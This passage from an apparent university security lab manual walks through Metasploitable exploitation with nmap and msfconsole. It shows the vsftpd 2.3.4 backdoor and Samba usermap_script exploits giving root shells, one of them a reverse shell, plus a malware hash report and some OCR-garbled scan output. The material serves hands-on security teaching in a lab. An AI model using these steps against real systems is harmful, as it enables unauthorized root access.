but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# _
```

Now use ls command  
root@VulnOs:~# ls

```
Desktop      tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
```

```
Slitaz GNU/Linux Kernel 3.16.55-slitaz /dev/tty1
VulnOs login: root
Password:


Welcome to the Open Source World!
Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# ls
Desktop      tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# pwd
/root/Desktop
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# pwd
/root
root@VulnOs:~# cd ..
root@VulnOs:~# ls
bin          etc          lib          mnt          run          tmp
boot         home         lost+found  proc         sbin         usr
dev          init         media        root         sys          var
root@VulnOs:~#
```

```
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
root@VulnOs:~/Desktop# cd home
-sh: cd: can't cd to home
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# cd ..
root@VulnOs:~/# ls
bin          etc          lib          mnt          run          tmp
boot         home         lost+found  proc         sbin         usr
dev          init         media        root         sys          var
root@VulnOs:~/# cd home
root@VulnOs:/home# cd desktop
-sh: cd: can't cd to desktop
root@VulnOs:/home# ls
test
root@VulnOs:/home# cd test
root@VulnOs:/home/test# ls
Desktop    Downloads  Music      Templates
Documents  Images     Public     Videos
root@VulnOs:/home/test# cd Desktop
root@VulnOs:/home/test/Desktop# ls
cap.pcapng  s3cr3t.txt
root@VulnOs:/home/test/Desktop# cat s3cr3t.txt
37cedde2e90a22a53f12c57094e1f0dea2ddd260
root@VulnOs:/home/test/Desktop#
```

## Experiment 8: Implementing and analyzing target using metasploit and gain control over the system

Open metasploit in the virtual machine and power on



username and password is same

msfadmin

```

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

If there is no zenmap tool you can use Quick scan in kali linux

Nmap -v -A 192.168.23.129(metasploit ip address)

If nmap is installed in the system

```

Zmap - Scan Tools - Profile Help
Targets: 192.168.23.129
Command: nmap -T4 -A -v 192.168.23.129
Profile: Intense scan
Scan: Scan | Cancel
Details

OS: 192.168.23.129
    |_ OS: Linux; Kernel: 4.19.0-18-amd64; OS CPE: cpe:/o:debian:stretch
    |_ _http-methods: Failed to get a valid response for the OPTION request
    |_ _http[40]: open http://192.168.23.129/
    |_ _http-favicon: Apache Tomcat/5.5
    |_ _http-methods: GET HEAD POST OPTIONS
    |_ _http-server-header: Apache-Coyote/1.1
    |_ MAC Address: 00:0C:29:B1:20:E1 (VMware)
    |_ Dead: No
    |_ Running: Linux 2.6.x
    |_ OS CPU: Intel(R) Dual Band Wireless-AC 7265
    |_ OS Kernel: Linux 2.6.36 - 2.6.39
    |_ OS Time guess: 2.602 day (since Mon Jul 4 14:24:41 2022)
    |_ Network Distance: 1
    |_ TCP Sequence Prediction: Difficulty=199 (Good luck!)
    |_ IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ snmp[1]: snmpget -v1 -c public 192.168.23.129
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response_supported
|_ message_signing_disabled (dangerous, but default)
|_ netbios_name_table[1]: NetBIOS name: METASPLITTABLE, NetBIOS user: unknown, NetBIOS MAC: <unknown> (unknown)
Names:
|_ NETBIOS_NAME[0]: Flags: <unique><active>
|_ NETBIOS_NAME[0]: Flags: <unique><active>
|_ NETBIOS_NAME[0]: Flags: <unique><active>
|_ WORKGROUP[0]: Flags: <group><active>
|_ WORKGROUP[0]: Flags: <group><active>
|_ WORKGROUP[0]: Flags: <group><active>
|_ smbd-on-discovery:
|_ OS: Microsoft Windows 3.0-10-Debian
|_ Computer name: metasploitable
|_ NetBIOS computer name:
|_ Domain controller name:
|_ FQDN: metasploitable.localdomain
|_ System time: 2022-07-04T04:58:04-04:00
|_ clock skew: mean: 1h18m06s, deviation: 2h18m34s, median: 5s

Trace route:
NCP 192.168.23.129 ADDRESS
1 0.93 ms 192.168.23.129

NSE Script Post-scanning:
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Read data file from: C:\Program Files (x86)\nmap
OS detection results are incomplete. Please report any incorrect results at https://nmap.org/submit/ .
None done: 1 IP address (1 host up) scanned in 175.28 seconds
Raw packets sent: 1820 (45.626KB) | Rcvd: 1818 (41.530KB)

```

If we wanna port 21

21/tcp open ftp vsftpd 2.3.4

\_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.23.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| vsFTPd 2.3.4 - secure, fast, stable

|\_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit

Goto kali machine open terminal and type msfconsole

```

kali@kali: ~
[metasploit v6.1.39-dev]
[ 2214 exploits - 1171 auxiliary - 396 post ]
[ 616 payloads - 45 encoders - 11 nops ]
[ 9 evasion ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > █

```

It displays no op exploits for the system..

To know the exploit of that service version

To find the name of the exploit – search vsftpd

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
-
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No   VSFTPD v2.3.4
Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

```
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
```

Provided by:

```
hdm <x@hdm.io>
MC <mc@metasploit.com>
```

Available targets:

Id	Name
----	------

```
Basic options:
Name      Current Setting  Required  Description
RHOSTS                yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      21              yes        The target port (TCP)
```

Set rhost ipaddress

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

    Name: VSFTPD v2.3.4 Backdoor Command Execution
    Module: exploit/unix/ftp/vsftpd_234_backdoor
    Platform: Unix
        Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
        Rank: Excellent
    Disclosed: 2011-07-03
```

Use info to check RHOST

Basic options:			
Name	Current Setting	Required	Description
RHOSTS	192.168.23.129	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	21	yes	The target port (TCP)

To take the advantage of the exploit we use payload

>show payloads

Compatible Payloads					
#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads => /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.23.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 → 192.168.23.129:6200 ) at 2022-07-04 05:17:05 -0400
```

Use linux commands such as ls

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

```
exit
[*] 192.168.23.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
```

Try to find vulnerability for port 445

445/tcp	open	netbios-ssn	Samba	smbd	3.0.20-Debian (workgroup: WORKGROUP)

```
msf6 > search samba
Matching Modules
=====
#  Name
Description
-  --
0  exploit/unix/webapp/citrix_access_gateway_exec
Citrix Access Gateway Command Execution
1  exploit/windows/license/calicclnt_getconfig
Computer Associates License Client GETCONFIG Overflow
2  exploit/unix/misc/distcc_exec
DistCC Daemon Command Execution
3  exploit/windows/smb/group_policy_startup
Group Policy Script Execution From Shared Resource
4  post/linux/gather/enum_configs
Linux Gather Configurations
5  auxiliary/scanner/rsync/modules_list
List Rsync Modules
6  exploit/windows/fileformat/ms14_060_sandworm
2014-10-14
```

Or

```
msf6 > search 3.0.20
Matching Modules
=====
#  Name
k  Description
-  --
-  --
0  exploit/multi/samba/usermap_script
Samba "username map script" Command Execution
1  auxiliary/admin/http/wp_easycart_privilege_escalation
WordPress WP EasyCart Plugin Privilege Escalation
```

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

      Name: Samba "username map script" Command Execution
      Module: exploit/multi/samba/usermap_script
      Platform: Unix
          Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
          Rank: Excellent
      Disclosed: 2007-05-14

Provided by:
    jduck <jduck@metasploit.com>
```

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info

      Name: Samba "username map script" Command Execution
      Module: exploit/multi/samba/usermap_script
      Platform: Unix
          Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
          Rank: Excellent
      Disclosed: 2007-05-14

Provided by:
    jduck <jduck@metasploit.com>
```

Show payloads

Compatible Payloads						
#	Name	Disclosure Date	Rank	Check	Description	
-	-	-	-	-	-	
0	payload/cmd/unix/bind_awk		normal	No	Unix Comma	
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Comma	
2	payload/cmd/unix/bind_inetd		normal	No	Unix Comma	
3	payload/cmd/unix/bind_jjs		normal	No	Unix Comma	
4	payload/cmd/unix/bind_lua		normal	No	Unix Comma	
5	payload/cmd/unix/bind_netcat		normal	No	Unix Comma	

Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info
```

```

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14
```

Provided by:  
jduck <jduck@metasploit.com>

Available targets:

Id	Name
--	--
0	Automatic

## Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-
04 05:33:30 -0400
```

Run some unix commands

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

## Experiment 9: Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report.

### Step1:

#### Collection Information about Malware:

How a malware is collected.

### Step2:

#### Basic Information about malware:

Name: file.exe

Media Type: application/x-msdownload

SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cf54fbb3f58ba80a

Report ID: 37cec6e6-0778-4c35-9cb3-d177c1e6e34a


Submission ID: 62c24f59783441cda10213de


Submission Date: 07/04/2022, 02:24:27

### Step3:

#### Report from filescan.io

In filescan.io





## Report in virustotal

The screenshot shows a browser window with multiple tabs open, including 'Apache2 Debian Default Page', '127.0.0.1/DVWA/security', '192.168.23.128/', 'Apache2 Debian Default Page', 'FileScan.IO - Analysis Re...', 'VirusTotal - File - d01d0...', and 'https://192.168.0.1/'. The main content is the VirusTotal analysis page for a file named 'ab.exe' (d01d08621690c1a7a0f41bdd1bb02ec05d418ef88b06cd3cf54fb3f58ba80a). The page displays a 'Community Score' of 50/68, indicating 50 security vendors flagged it as malicious. The file is a 72.07 KB EXE file from 2021-11-28 15:50:22 UTC, uploaded 7 months ago. Below this, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab is active, showing 'Security Vendors' Analysis' with a table of vendor names and their findings:

Vendor	Findings
Acronis (Static ML)	Suspicious
AhnLab-V3	Trojan:Win32.Shell.R1283
Arcabit	Trojan.CryptZ.Gen
AVG	Win32:Meterpreter-C [Trj]
BitDefender	Trojan.CryptZ.Gen
Bkav Pro	W32:FamVT.RorenNHc.Trojan
Comodo	TrojWare.Win32.Rozena.A@4jwdq
Cybereason	Malicious:ff086
Commtel	Malicious / score: 100
Ad-Aware	Trojan.CryptZ.Gen
ALYac	Trojan.CryptZ.Gen
Avast	Win32:Interpreter-C [Trj]
Avira (no cloud)	TR/Patched.Gen
BitDefenderTheta	Gen:NN_Zexal.F.34294.eq1@s8wLcogi
ClamAV	Win.Trojan.Sword-5710536-0
CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cylance	Unsure
Cure57	W32/Sweat.A.mn!Pcknadrds

Final deduction

Final report.

**IT Audit: Do the port scanning of the computer using nmap/zenmap to identify the open ports and see if services running on those ports are vulnerable or not. Write a report on it. [Note: Clear any firewall rules that you have added by using the command sudo iptables –F]**

## **Experiment 10: Test security of UPI applications on Desktop sharing applications.**

### **Step 1:**

Download and install UPI application on your phone

Download and install Teamviewer on your phone and

computer

Download and install Anydesk on your phone and

computer

### **Step 2:**

Test the security of the application and fill the table (keep adding more applications as you test)

### **List of UPI Apps**

UPI Apps      Team Viewer

Any DeskBHIM

Google Pay